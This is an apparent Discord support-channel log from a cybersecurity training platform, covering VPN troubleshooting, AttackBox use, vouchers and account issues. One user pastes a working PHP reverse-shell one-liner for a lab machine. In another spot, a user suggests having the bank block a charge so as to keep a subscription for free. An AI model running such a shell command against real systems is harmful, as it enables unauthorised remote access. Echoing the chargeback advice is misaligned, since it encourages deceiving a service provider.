Yes, I had, but now after waiting 20 min its somehow working. I cant tell why...
understood
the next step would have been to leave and join back after a few minutes
it is not clear to me how much time you have to wait for pings to kick in
ashen oasis
the last thing i would have done would be to wait for the machine to run out of time xD
weary spindle
Could always give me the subnet and I can check the network,
I have that power 😄 mwahahaha.
upbeat quarry
ashen oasis
the last thing i would have done would be to wait for the machine to run out of ...
if you have the choice to use your own attack machine with the VPN, as an alternative to THM AttackBox, you then have that option of regenerating the VPN config that I mentioned before
so far that trick has been very effective for me to get pings going
 zinc carbon
Hello, what’s happening with the vouchers? It keeps saying that my card is declined, and the only issue I have with my card and payments is on your website, and only when I try to purchase vouchers. My monthly subscription went through without any problems.
weary spindle
zinc carbon
Hello, what’s happening with the vouchers? It keeps saying that my card is decli...
If you require support regarding vouchers, please use their email
west chasmBOT
 muted quiver
I want to know If it is true,👆
keen scroll
@stray cove can you check this out please?
 stray cove
muted quiver
I want to know If it is true,👆
stray cove
muted quiver
I want to know If it is true,👆
Any vouchers not from the official site are probably fake
muted quiver
The site is called try to hack me Vouchers on telegram
muted quiver
stray cove
Any vouchers not from the official site are probably fake
Could send maybe some official pages for vouchers?
gleaming flume
muted quiver
Could send maybe some official pages for vouchers?
muted quiver
What's the difference in buy VOUCHERS and buy annually premium?
gleaming flume
Vouchers don't automatically renew and could be gifted afaik - though if you are just buying for yourself annual sub makes more sense
 frail adder
It's not working!

 wary spruce
Hello, I am trying to log in
problem is, it is saying password is wrong. I tried resetting, but i am not geting any email
I know password is correct as it is saved on edge and i used to directly log in using that
email is also correct as i can see the spam from tryhackme
 timid talon
frail adder
It's not working!
timid talon
frail adder
It's not working!
Seems like you have not started the target machine as it shows MACHINE_IP still.
frail adder
I did! Just for show. The problems are that when I copy paste the lines with active machine ip, I got flag error and then I changed ',W1' instead of ':W2', it worked yet no outcomes.
timid talon
frail adder
I did! Just for show. The problems are that when I copy paste the lines with act...
Using the attackbox or own VM?
frail adder
own VM Sir
timid talon
frail adder
own VM Sir
the wordlists (path) might not be 100% correct then.
frail adder
Yes I carefully change the name of the wordlist path. If it worked for you, I should consider to do it on attackbox again.
timid talon
frail adder
Yes I carefully change the name of the wordlist path. If it worked for you, I sh...
Its been a while since i did this room, but I dont remember any issues after correcting the wordlists paths.
frail adder
Thanks man let me try it on attackbox
 queen sable
@weary spindle how do i see the ip that i need to open to follow a specific room
weary spindle
queen sable
<@958383130102870026> how do i see the ip that i need to open to follow a specif...
Have a read over this
queen sable
this room for example
 west chasmBOT
How to: Starting your first TryHackMe machine
queen sable
west chasm
so i guess for the nmap room i can't use openvpn?
but it does give me the option to open it using attackbox
then i should be able to use openvpn as well
right?
gleaming flume
Did you read the article he sent or the first task instructions? Yes you can use openvpn for that room
queen sable
gleaming flume
Did you read the article he sent or the first task instructions? Yes you can use...
i read the article
i've set up openvpn as well
what i'm having trouble with is what do i do now to access a room like this
like what IP do i write in my VM's browser to do the room's stuff now that i have it setup
gleaming flume
queen sable
i read the article
i've set up openvpn as well
what i'm having trouble with is...
 queen sable
gleaming flume
queen sable
gleaming flume
i think i'm not able to articulate my issue properly
this is all fine
i've started the task machine and everything
but i want to do the room's stuff in my VM
and i've set up thm's openvpn on the VM as well
gleaming flume
If you start the task machine it will give you the IP to access it from your own VM
queen sable
gleaming flume
If you start the task machine it will give you the IP to access it from your own...
how do i access the IP though?
gleaming flume
Depends on the room, for that one via the command line with nmap
queen sable
with ssh?
gleaming flume
Not for that room, no
queen sable
gleaming flume
Depends on the room, for that one via the command line with nmap
how do i do that
queen sable
gleaming flume
Depends on the room, for that one via the command line with nmap
this is the part i need help with
gleaming flume
If you don't understand how to interact with the room even after reading the task information then perhaps you should take a step back and go through some of the introduction learning paths like introduction to cyber security
queen sable
gleaming flume
If you don't understand how to interact with the room even after reading the tas...
i've done them
i'm actually really new to cybersecurity
i finished pre-security and introduction to cybersecurity
and this is pretty much all the training i've ever done in cybersecurity
gleaming flume
Hmm well I'm on my phone so I can't check but isn't that a walkthrough room? Shouldn't the task tell you what to do?
queen sable
i have done the previous rooms with the attackbox
i'm just not sure how to interact in the same way using openvpn
gleaming flume
It's the same thing, just use the terminal or whatever like you did on the attackbox
queen sable
gleaming flume
It's the same thing, just use the terminal or whatever like you did on the attac...
oh
i was thinking i had to do something really complicated to be accessing the machines all this time 
gleaming flume
Nope, just the VPN and you are good to go
queen sable
another thing was this saying that i need to deploy this machine if i am using attackbox

i took that as if i am using openvpn, i can't just deploy the machine and instead have to do some kind of complicated setup
gleaming flume
Ah no, so there will generally be two machines the victim machine (green button) and the attackbox (blue button), you will always need to launch the victim machine but if you are using your own VM you just ignore the attackbox
queen sable
can i write everything i would write in the attackbox, without any changes, like changing the victim machine ip into my VM?
every command is exactly the same for my own VM?
gleaming flume
Pretty much, though for something like a rev shell you would need to know your IP for your VM instead of the attsckbox's IP - concepts are all the same though
queen sable
alright, thanks for helping out with it
i know these were really dumb questions, but i'm really new to learning cybersecurity, so these concepts were a little confusing to me
gleaming flume
No worries
 south sundial
hi, why show incorrect answer on question?
You are asked to test an application but are not given access to its source code - what testing process is this? - Black-box Testing
You are asked to test a website, and you are given access to the source code - what testing process is this? - White-box Testing
what is wrong in answer on room???
gleaming flume
south sundial
hi, why show incorrect answer on question?
You are asked to test an application...
You are mostly correct you just have the formatting of the answer a bit wrong ||Black Box|| and ||White Box|| is what it is looking for - you can roughly see the desired format of the answer by looking at the *'s within the answer box, each one represents a letter and the spaces are also clearly shown you so know how many words and/or letters your answer should be.
 lime estuary
do you know what's happening?
 gleaming flume
Which vpn server is this?
lime estuary
yes
gleaming flume
Well that's good
lime estuary
yeap
 arctic mountain
hi, I haven't been able to download the ovpn config file since yesterday. after clicking "Download configuration file", it loads for a while before showing the error message "An unknown error has occurred". is there any way I can resolve this? thanks!
gleaming flume
arctic mountain
hi, I haven't been able to download the ovpn config file since yesterday. after ...
For the normal VPN or one of the network ones?
arctic mountain
gleaming flume
For the normal VPN or one of the network ones?
the normal VPN, from https://tryhackme.com/r/access > Machines (https://ibb.co/HD2hS2x)
 steady gulch
Hi all, I trying to connect with THM using Openvpn, but i am getting the following errors. I regeneated the ovpn files and tried it

 worn socket
I think the VPN connection status indicator on the site is broken. My VPN service says I'm connected and I can see that I have an IP but the connection status on the site says I'm disconnected.
untold agate
gleaming flume
Just a normal user, "root" for linux is like the "administrator" of windows, so ...
how to remove root perms
ivory spruce
steady gulch
Have you tried to reconnect?
ivory spruce
worn socket
I think the VPN connection status indicator on the site is broken. My VPN servic...
Yes, THM staff are aware and it is already being looked into.
ivory spruce
cerulean oracle
Would def be nice to have a friend system to see what your friends are working o...
You could put that in #feedback-and-ideas
weary spindle
There is a friend list.
ivory spruce
weary spindle
There is a friend list.
Haven't tried that one yet so I have no idea what a user may have visibility on as far as a friend's progress is concerned. 😅
weary spindle
ivory spruce
Haven't tried that one yet so I have no idea what a user may have visibility on ...
You see their score, streak and the last room they joined.
ivory spruce
weary spindle
You see their score, streak and the last room they joined.
Here's your answer then @cerulean oracle
scenic torrentBOT
Gave 1 Rep to .scrubz. (current: #1 - 2754)
cerulean oracle
Ah ty
 cyan swan
I am doing file inclusion room , the lab playground (&&I am unable to solve that can anyone help)
 onyx solstice
Hi, I can't download the hololive ovpn. The other ones work (both Networks and Machines). I always get "An unknown error has occurred". Same with the button "Regenerate" when hololive is selected.
upbeat quarry
onyx solstice
Hi, I can't download the hololive ovpn. The other ones work (both Networks and M...
onyx solstice
upbeat quarry
https://discord.com/channels/521382216299839518/821508320716259381/1284280193283...
thx
scenic torrentBOT
Gave +1 Rep to @upbeat quarry (current: #50 - 155)
 plucky idol
Hey, i am having problems connecting to vpn. i can load 10.10.10.10 and see the flag, but its doesnt show as connected on THM website. Help pls
weary spindle
plucky idol
Hey, i am having problems connecting to vpn. i can load 10.10.10.10 and see the ...
Check the pinned posts.
plucky idol
weary spindle
Check the pinned posts.
thx
scenic torrentBOT
Gave +1 Rep to @weary spindle (current: #1 - 2758)
 stone mountain
Hi I need help with voucher, I bought a voucher yesterday and already tried to email the support (the instruction in the pinned comment) and still no response. I have not yet receive my voucher code yet. If anyone has any idea what to do that would be great. Thanks!
cerulean oracle
Is it agaisnt thm tos to post screenshots of what we are doing on our GitHub portfolios?
 stable rune
lime estuary
do you know what's happening?
stable rune
lime estuary
do you know what's happening?
Either you have poor connection or port on which vpn connects is down.
try changing vpn config file if you have eu1 try eu2
lime estuary
I fixed it
 pine mica
hello
lime estuary
Hello


 tardy vessel
Hello, website seems to be down...is it the case for me or everyone else?
cyan swan
tardy vessel
Hello, website seems to be down...is it the case for me or everyone else?
the website is down
cyan swan
tardy vessel
Hello, website seems to be down...is it the case for me or everyone else?
Now it is fine !!
 solar hinge
Does anyone know what the issue could be, Im currently doing the metasploit series but cant get the reverse shells to work when using my vm but using the attacker box it works fine
ivory spruce
solar hinge
Does anyone know what the issue could be, Im currently doing the metasploit seri...
If you are using your VM, did you connect via THM OpenVPN?
solar hinge
yes strangely I used to be able to use any vpn configuration file now only US and IN is connecting - when I go to 10.10.10.10 it says im connected
 finite dune
Anyone experiencing issues with redteamcapstonechallenge VPN server configuration file?
Anytime I am trying to download a config file, I will get "An Unknown error has occurred".
The room says that AttackBox should be able to connect to Capstone challenge, but no luck there either.
 narrow rapids
just out of curiosity, how the points are calculated per questions? i know challenges have more points, but why do i solve all the questions yet someone solves the same and gets more points?
upbeat quarry
narrow rapids
just out of curiosity, how the points are calculated per questions? i know chall...
check the link below
west chasmBOT
@narrow rapids
upbeat quarry
finite dune
Anyone experiencing issues with redteamcapstonechallenge VPN server configuratio...
I can download the VPN configuration, but I cannot regenerate it: the regenerate button spins for like 30 seconds, and then the next download creates the same VPN file
About the AttackBox, because of a current issue, you have to use the VPN too You can see evidence of that issue: /root/Desktop/NetworkConfigs/redteamcapstonechallenge.ovpn is empty
finite dune
upbeat quarry
I can download the VPN configuration, but I cannot regenerate it: the regenerate...
This is what worked for me eventually:
So, when I tried to Download OpenVPN configuration file for Capstone network, I would get "Unknown error message".
I also tried THM Attack Box, which should have access to Capstone network, but no luck there either.
Troubleshooting:
Reset progress of the room
Leave room
Join the room again (DO NOT press START button)
Go to THM Access section and Capstone VPN configuration file should download just fine now
Start the Capstone Network
Happy hacking
upbeat quarry
finite dune
This is what worked for me eventually:
So, when I tried to Download OpenVPN con...
thanks for the feedback
with that, can you nmap boxes on the network?
scenic torrentBOT
Gave +1 Rep to @finite dune (current: #2220 - 1)
upbeat quarry
solar hinge
Does anyone know what the issue could be, Im currently doing the metasploit seri...
on THM AttackBox, the interface for LHOST with reverse shell is ens5
with the VPN, the interface for LHOST with reverse shells is tun0
finite dune
upbeat quarry
thanks for the feedback
with that, can you nmap boxes on the network?
Yes, I just runed nmap on all 3 machines on the Capstone network and got back results.
Make sure you use -Pn as they are Windows machines and do not respond to Ping scan.
Also good idea to run nmap with sudo priviledges.
upbeat quarry
finite dune
Yes, I just runed nmap on all 3 machines on the Capstone network and got back re...
done that: -Pn and as root, for all 3 machines with an IP when the network starts (X.X.X.11-13), but nothing for 30 minutes
I'll leave the network and join back in 30-60 minutes
about resetting the progress, it seems you have to wait for 5 users to vote for the reset
finite dune
upbeat quarry
done that: -Pn and as root, for all 3 machines with an IP when the network start...
Regarding to Reseting the progress and leaving the room - see under the name of the room, you have buttons, one button says OPTIONS. Under Options you can reset the progress and Leave the room.
 lucid basalt
Hello there, I am trying to use Wazuh server but it kept showing "The connection has timed out" I waited more than 5 minutes before accessing the link..
 astral delta
NEED HELP
my tryhackme is not connecting with open vpn i downloaded configuration file also regenerated 3 times but it is not connecting few days ago everything was okay now don't know what happned
weary spindle
Is the markdown really needed?
weary spindle
lucid basalt
Hello there, I am trying to use Wazuh server but it kept showing "The connection...
Can you screenshot?
weary spindle
astral delta
**NEED HELP**
my tryhackme is not connecting with open vpn i downloaded configur...
Which server are you trying?
Which os and where do you live?
astral delta
weary spindle
Which server are you trying?
firstally ind then Eu
astral delta
weary spindle
Which os and where do you live?
India kali
weary spindle
astral delta
firstally ind then Eu
Which EU?
astral delta
weary spindle
Which EU?
i tried 1,2,3
weary spindle
astral delta
i tried 1,2,3
Did you try and regen EU 3?
astral delta
weary spindle
Did you try and regen EU 3?
yes sir
weary spindle
astral delta
yes sir
Can you verify and screenshot?
west chasmBOT
Discord: How do I verify my TryHackMe account?
astral delta
weary spindle
Can you verify and screenshot?
yah sure wait 1 minute
astral delta
weary spindle
Can you verify and screenshot?
 weary spindle
Is this eu3?
weary spindle
astral delta
na this is not this is 1
Ok, delete it,.regen eu3 then download.
astral delta
i tried now
astral delta
weary spindle
Ok, delete it,.regen eu3 then download.
did but same
server status online connection not connected
weary spindle
astral delta
did but same
Ignore the access page.
What does the VPN output say?
astral delta
astral delta
..
astral delta
weary spindle
Ignore the access page.
What does the VPN output say?
same and just keep stopping there
weary spindle
astral delta
same and just keep stopping there
Ok, reboot your virtual machine
astral delta
okay
astral delta
weary spindle
Ok, reboot your virtual machine
did but same
fallen garden
@upbeat quarry still having the slingshot room problem i have tried to contact support but nothing
upbeat quarry
fallen garden
<@718524011058954356> still having the slingshot room problem i have tried to co...
last time, did it work in the end or not?
fallen garden
nope
upbeat quarry
fallen garden
nope
are you on THM AttackBox or on the VPN with your own VM?
upbeat quarry
fallen garden
vpn
I have just went back on Discord to our previous conversation, and when I tried I used the AttackBox
if you have the option of the Attackbox, you are removing the VPN from the list of potential issues
fallen garden
i do let me try first
cyan swan
Can anyone give me a free try hack me premium subscription.
it will be a big help
i finished mine today
fallen garden
@upbeat quarry bruuuuh it works LOL
and it's faster
but i don't see the issue using vpn
fallen garden
cyan swan
Can anyone give me a free try hack me premium subscription.
if you're a student you get 20% off using institutionnal email
upbeat quarry
fallen garden
but i don't see the issue using vpn
ok. let's look at the VPN issue
first of all, the AttackBox through your browser is on the same THM network as the target machines
with the VPN, you have to go over the internet for each interaction with the target machine
do you always have issues with the VPN, or only with Slingshot?
fallen garden
only machines that have elastic
i've continued the path and found out the same problem in : Threat Intelligence for SOC
when i deployed the machine
upbeat quarry
fallen garden
only machines that have elastic
it would be interesting if you have the chance to try "simpler" machines, like the ones of "Network Services" or "Network Services 2", which are not as heavy as elastic machines
in that context, I am sending you a link for troubleshooting VPN just below
west chasmBOT
@fallen garden
Troubleshooting OpenVPN on Linux and Mac
fallen garden
ok thanks i'll try this
naive dust
Hello
Is the ERROR normal ? But at the same time Gobuster found what I was looking for so I don't know..
I am working on OpenVPN, Kali - Upload Vulnerabilities Room
' context deadline exceeded (Client.Timeout exceeded while awaiting headers) '
 naive dust
fallen garden
do like 3 or 4 using -t thread_value
naive dust
fallen garden
do like 3 or 4 using -t thread_value
Oki thank you 
scenic torrentBOT
Gave +1 Rep to @fallen garden (current: #2220 - 1)
 sonic oriole
I need help recovering my iCloud account I can’t remember my password
weary spindle
sonic oriole
I need help recovering my iCloud account I can’t remember my password
Apple can.
 oblique nexus
Hi, how long is the process for my write-up to be accepted in a room ? Because the submission mail redirects me to /room/manage but it's empty over there 🤷🏻♂️
weary spindle
oblique nexus
Hi, how long is the process for my write-up to be accepted in a room ? Because t...
Depends on the room.
Author
pearl gulch
just ask what you want
 empty hull
what?
weary spindle
State your issue,
empty hull
i cant find this one:At what date did the compromise take place?
pearl gulch
look for the earliest date of the supicious events.
 mystic depot
Hey, I cant login into my account because I lost access to the Authenticator app on my old phone (which I reset without transfering it on my new phone). I have the recovery codes but that seems the only option to me to login into my THM account. What can I do?
 desert flax
Hey all,
I think I've found an unintended privilege escalation vector in one of the rooms.
Who can I talk to about this?
Is this normal, should I just go about my day? 🙂
Why I think this:
- The room explicitly asks for a CVE ID for the PE exploit, and expects the CVE ID of the official solution (not the one I used).
- All writeups I read (6 or 7) talk only about the offical solution. None mention the exploit I found.
 oblique knoll
Having trouble pasting anything while in AttackBox. I can see content in clipboard, but nothing will paste, example can’t paste into terminal or BurpSuite. Have reset settings and made sure THM is allowed for clipboard. Not sure what to do. I don’t have this issue anywhere else but in the AttackBox. I’m using a Mac.
 storm jungle
Hlw, I can't connect to the internet via TryHackMe virtual machine. I tried for almost 3 hours. It's not working. Please help me guys
 zealous yoke
desert flax
Hey all,
I think I've found an unintended privilege escalation vector in one of...
zealous yoke
desert flax
Hey all,
I think I've found an unintended privilege escalation vector in one of...
Hey:) gz. Some of the rooms are older than newer privilege escalations, so definitely unintentional. However, consider this a "bonus" if it's not part of the intended path:)
zealous yoke
mystic depot
Hey, I cant login into my account because I lost access to the Authenticator app...
Hello 👋 you'll need to contact support to help with recovering your account. The recovery codes for 2FA should work so that you can remove it and attach another, but if it doesn't, contact support(at)tryhackme.com they'll be able to help out 🙂
zealous yoke
oblique knoll
Having trouble pasting anything while in AttackBox. I can see content in clipboa...
If I recall correctly, things like the AB take the shortcut that's local on the machine (I.e. AttackBox). I.e. Ctrl + V (off the top of my head). Mac OFC uses Command + V (you might need to use Cmd + Shift + V on your mac for it to translate?). Give either of those a try
zealous yoke
storm jungle
Hlw, I can't connect to the internet via TryHackMe virtual machine. I tried for ...
The VMs in rooms (or the AttackBox if you're not a subscriber) do not have internet access. This is intentional because generally speaking, exposing vulnerable machines to the internet is a bad idea 🙂
If you're trying to copy files over, you'll need to do this over the VPN network from your machine, or the AttackBox itself if you're using that (for example NC, hosting a python server, etc)
zealous yoke
zealous yoke
If I recall correctly, things like the AB take the shortcut that's local on the ...
If you can see the contents in the clipboard (via the slideout tray in the attackbox view), then it's very likely just a thing of not pressing the correct shortcut on the keyboard. Worth testing to see if you can go to say Terminal and in the tabs manually press the Paste button - verify that the clipboard contents are visible and can be transferred
storm jungle
zealous yoke
The VMs in rooms (or the AttackBox if you're not a subscriber) do not have inter...
hi Ben
zealous yoke
hello 🙂
storm jungle
i have premium subscription. I can access internet via attack box, but not in TryHackMe virtual machine
zealous yoke
I understand - thanks for clarifying. Okay yup, so that's intentional
With a subscription, your AttackBox can access the internet, but the machines you deploy in a room (i.e. via the "Start Machine" button in the tasks) do not - even if you have a subscription
This is because they are generally and intentionaly vulnerable, and again, exposing them to the internet is quite a bad idea 😅
For example, a vulnerable web application or service on a port 🙂
storm jungle
if I can't access then how can I reply the questions ?
zealous yoke
You pretty much shouldn't need to access the internet via that machine to answer questions. Granted, you might need to access the internet on your device itself sometimes.
What room, task and question are you doing?
storm jungle
Threat Intelligence Tools> Scenario 1 https://tryhackme.com/r/room/threatinteltools
zealous yoke
Ahhhh
Okay I think I see the problem. So it's a little bit ambiguous, but you need to use your device to look up the file on Talos Intelligence using your device and not the machine itself, if I remember correclty
storm jungle
I need Email2.elm file to scan
zealous yoke
if you look at the task above (Task 6), it'll show you how to use that website to lookup the artefacts. But again, this needs to be done via your personal device (or your AttackBox) and not the machine deployed in Task 5, because it doesn't have access to the internet 🙂
Mhhm I thought it was updated to include a way of downloading it to your machine but apparently not.
So you'll need to use something like netcat, or host a python webserver, or similar to download the file from that machine to either your AB or your device/VM connected to the THM VPN
 plucky acorn
I'm on Malware Introductory and I'm having trouble with task 6. I clicked on the start machine button and my screen split in two, with the tasks on the left and a desktop on the right. On the right I opened Remote Desktop Connection and inputted the computer and username info, but when I click on connect, it tells me that "The connection was denied because the user account is not authorized for remote login". Could someone help me out please?
storm jungle
zealous yoke
if you look at the task above (Task 6), it'll show you how to use that website t...
ok bro, thanks
scenic torrentBOT
Gave +1 Rep to @zealous yoke (current: #8 - 866)
uncut cipher
Is the support team up and solving tickets? Need to subscribe to premium, stuck for a week now!
upbeat quarry
plucky acorn
I'm on Malware Introductory and I'm having trouble with task 6. I clicked on the...
for RDP you do that after you connect to THM VPN like the Task says (see screenshot), which means typically from your own VM
do not do RDP from target on the right pane in Split View, as you would try to RDP from the target to the target

 hot horizon
The solution about openvpn connection error have been found. The error shows:2024-09-05 00:32:35 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set. 2024-09-05 00:32:35 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers. 2024-09-05 00:32:35 Note: '--allow-compression' is not set to 'no', disabling data channel offload. 2024-09-05 00:32:35 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO] 2024-09-05 00:32:35 library versions: OpenSSL 3.0.14 4 Jun 2024, LZO 2.10 2024-09-05 00:32:35 DCO version: N/A 2024-09-05 00:32:35 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194 2024-09-05 00:32:35 Socket Buffers: R=[212992->212992] S=[212992->212992] 2024-09-05 00:32:35 UDPv4 link local: (not bound) 2024-09-05 00:32:35 UDPv4 link remote: [AF_INET]3.7.33.194:1194 2024-09-05 00:32:35 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1efb21a9 9f34d986 2024-09-05 00:33:35 TLS Error: TLS key negotiation failed to occur within 60 seconds (check your network connectivity) 2024-09-05 00:33:35 TLS Error: TLS handshake failed. The reason is because of chinese gfw and the solution is adding socks-proxy in ovpn file, like this:

Hope someone who have the same error will find this solution by retrieving the chatting record
upbeat quarry
hot horizon
The solution about openvpn connection error have been found. The error shows:`20...
thank you for your feedback
this is valuable experience like you said for this community
scenic torrentBOT
Gave +1 Rep to @hot horizon (current: #2220 - 1)
mystic depot
zealous yoke
Hello 👋 you'll need to contact support to help with recovering your account. Th...
Thx
scenic torrentBOT
Gave +1 Rep to @zealous yoke (current: #8 - 867)
 bronze vale
 hidden crypt
Yesterday I had a 78 streak and I made a ctf yesterday. 1 it didnt go towards my streak, 2 I was only able to use a streak freeze 1 time. I should have had 2. Is there support for this?
 clear needle
I dont know if im in the right channel. but i try to get a reverse shell over the vpn but my linux machine cant listen to the openvpn ip.
netcat: Cannot assign requested address```You don't need to specify the IP.
clear needle
yeah if i use none or 0.0.0.0 the reverse shell does not work.
it works on attackbox
weary spindle
Try using -nlvp
clear needle
nope.
I dont get a responce. I use the same reverse shell i connected to attackbot
php -r '$sock=fsockopen("10.21.44.123",4444);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
using debian linux
my hour of attackbox is over cant verify the command
ping results in a positive result.
weary spindle
Then something could be blocking on your VM.
clear needle
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination```openvpn setting perhaps?
oh wait.
using the right vm works. using the -nlvp works.
 graceful birch
Hey everyone, I am having an issue downloading the vpn file for the CICD security network room. I tried the recommended procedure of leaving the room for 30 minutes, even resetting progress, then joining and regenerating a vpn file and then downloading but I always get "An unknown error has occurred". This is the 4th time I've tried it. Is anyone having the same issues?
Also, when I run the attack box, it is not connected to the CICD interface or network
when I run ifconfig, it is not connected it seems
upbeat quarry
graceful birch
Hey everyone, I am having an issue downloading the vpn file for the CICD securit...
I have just answered to your message in #ci-cd-and-build-security
 low edge
Hey
I’m having trouble getting VPN packets for networks. This has been going on for days at this point. Is this being fixed?
 rare dove
Hello, I am having issues with Task machines on Windows. When I start the machine, after loading it says:
The TryHackMe remote server is not currently reachable.
Please check your network and try again.
However, when I try that on Linux, it's working normally. Is this Windows-related issue ?
(AttackBox is working on Windows)
 atomic crow
hello i was trying to connect to solve a lab but on my access page it shows im not connected but i'm already connected i can see my tun0 ip and can visit 10.10.10.10 . what can i do because i already redownloaded the config file and changed server then also it shows the same
gleaming flume
atomic crow
hello i was trying to connect to solve a lab but on my access page it shows im n...
See this: #site-support message
 toxic mountain
hello, I am unable to download the openvpn script for wreath network from the access page. I have subscribed but I haven't been able to download the file even after regenerating and reloading the page.
gleaming flume
toxic mountain
hello, I am unable to download the openvpn script for wreath network from the ac...
This is a known issue that staff are looking into - I suggest raising a support ticket and perhaps reading through the wreath channel messages starting here: #wreath-network message
gleaming flume
low edge
Hey
I’m having trouble getting VPN packets for networks. This has been going on ...
Staff are aware of the issue, hopefully they can resolve it soon: #holo-network message
 remote rain
are there any advantages of connecting via the vpn rather than attackbox?
weary spindle
remote rain
are there any advantages of connecting via the vpn rather than attackbox?
Your own VM will be set up to you and will have persistance
Attackbox will always revert to the state it was booted in
remote rain
I see
Is there any way to revert it if you mess up a lab somehow? apologies if it's a silly question, I am still a noob
dont think I've had that issue yet though
empty hull
how can i find the tool that was used to get windows password?
gleaming flume
In what context? Was this a tool mentioned in a tryhackme room or what?
gleaming flume
remote rain
Is there any way to revert it if you mess up a lab somehow? apologies if it's a ...
Revert your own VM? Sure, you could do that with snapshots. TryHackMe's all revert on their own as Scrubz said
remote rain
gleaming flume
Revert your own VM? Sure, you could do that with snapshots. TryHackMe's all reve...
thanks
scenic torrentBOT
Gave +1 Rep to @gleaming flume (current: #41 - 195)
 fleet pine
Is anyone experiencing error 500 while submitting ansewers? This is happening to me in a room I'm developing. I saved the request in HAR in case the error does not go away soon for debugging purposes.
It must be an issue with my room, since for instance nothing strange happens in the new jwts room
fleet pine
Solved by deleting question and answer and reinserted it. Weird
 jade salmon
im having issues witht the windows AD room, cant RDP into this machine from the attack box?? im not a noob i use rdp daily at work so what could the issue be? im literally running the admin server thats hosting the user im RDPing into
Ive also tried disconnecting and reconencting that didnt work either. Its Active Directory Basics task 4
 narrow hinge
Why does tryhackme wants to charge my card even tho i cancelled my sub 2 months agi
Or a month
jade salmon
call your bank and tell them to block the charge
did that with ACI learning and got almost 6 months for free bc the account was still active
@narrow hinge
narrow hinge
They dont get the money but alr thx
weary spindle
jade salmon
did that with ACI learning and got almost 6 months for free bc the account was s...
Wow...
weary spindle
narrow hinge
They dont get the money but alr thx
Hi, can you please reach out to support.
(Don't do what k1ngworm done)
narrow hinge
Later
upbeat quarry
jade salmon
im having issues witht the windows AD room, cant RDP into this machine from the ...
can you share screenshots?
here is what I am doing for that Task:
- launch remmina from the AttackBox
- use the credentials from Task 2
- be sure not to confuse the IP address of the AttackBox with the IP address of the target machine
In my screenshot, the IP for the target (inside the double square) is different from the IP of the AttackBox (inside single square)

 misty badger
I have the coupon code from DEFCON and am trying to redeem it (had to let me current subscription expire before using it). It does not seem to work in the coupon field or in the ‘redeem voucher’ field in the profile -> subscription section?
weary spindle
misty badger
I have the coupon code from DEFCON and am trying to redeem it (had to let me cur...
You can't redeem a voucher with an active subscription, you need to let it expire.
misty badger
weary spindle
You can't redeem a voucher with an active subscription, you need to let it expir...
Yes that’s what I meant. I let it expire and then tried
weary spindle
misty badger
Yes that’s what I meant. I let it expire and then tried
You may need to reach out to support then.
west chasmBOT
wind wedge
misty badger
I have the coupon code from DEFCON and am trying to redeem it (had to let me cur...
It's expired
Expired on 31st August
weary spindle
Ah that explains it,.thanks Blackout
 cedar rock
is there any way to get premium for 2 weeks just to try it without paying or anth cause i still didnt get my pay check and running on low budget rn (just tryna solve more machines)
weary spindle
cedar rock
is there any way to get premium for 2 weeks just to try it without paying or ant...
The server does giveaways sporadically, however there is no free trials.
thorn fox
is there a known issue with openvpn and mac.os with the platform ? (and maybe a fix )
weary spindle
thorn fox
is there a known issue with openvpn and mac.os with the platform ? (and maybe a ...
Are you using it via brew?
cedar rock
how to see whats the room i joined but didnt complete?
weary spindle
cedar rock
how to see whats the room i joined but didnt complete?
you can my rooms.
weary spindle
cedar rock
how to see whats the room i joined but didnt complete?

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
 silver zealot
Hi all. I have an issue with connection through openVPN. I can connect through the steps instructed, and I do get a green connection on the openVPN access page.
Yet, I get a red "Access Machine" on the room page, and can't access the room target machine (even though I am connected through openVPN, as I can access 10.10.10.10). Is there something I am missing?
weary spindle
silver zealot
Hi all. I have an issue with connection through openVPN. I can connect through t...
Which target machine?
silver zealot
I am doing the Nmap tutorial, Complete Beginner
Network Exploitation Basics
Nmap
If I use a command on the attackbox, it works. If I do the same on my machine, it says I can't reach
weary spindle
silver zealot
If I use a command on the attackbox, it works. If I do the same on my machine, i...
Yeah, there is a reason for this, when you nmap it, what does the error say?
silver zealot
I get
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 11:30 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.22 seconds
Command being : sudo nmap -sX -p1-999 10.10.XX.XXX // (my target machine local IP)
The Attackbox, with the exact same command, returns the correct result :
Starting Nmap 7.60 ( https://nmap.org ) at 2024-09-18 16:46 BST
Nmap scan report for ip-10-10-56-218.eu-west-1.compute.internal (10.10.56.218)
Host is up (0.00042s latency).
All 999 scanned ports on ip-10-10-56-218.eu-west-1.compute.internal (10.10.56.218) are open|filtered
cedar rock
can an admin/staff mention each badge and what room it need to be completed?
in the past 48h i spent exactly 39h hacking machines so id appreciate it to draw a path
weary spindle
silver zealot
The Attackbox, with the exact same command, returns the correct result :
Starti...
Did you try the error message?
You know the host is up.
weary spindle
cedar rock
can an admin/staff mention each badge and what room it need to be completed?
The badges are listed where you get then I'm sure.
civic sedge
hi
 mighty bloom
Hello everybody, i think there is a bug in the file inclusion room,After i open the attack box the room doesn't allow me to open to start the machine for the ip target address.
civic sedge
can anyone send me changing country link
 cedar rock
weary spindle
The badges are listed where you get then I'm sure.
cedar rock
weary spindle
The badges are listed where you get then I'm sure.
ik but all rooms isnt clear
weary spindle
You do
mighty bloom
mighty bloom
Resolved
silver zealot
weary spindle
Did you try the error message?
What do you mean, by "try the error message"?
weary spindle
silver zealot
What do you mean, by "try the error message"?
See the note attached to the message
silver zealot
Oh, I mean I did not since I am not worried about the command itself, but the fact that it works on the attackbox but not my machine
 jaunty sedge
hi
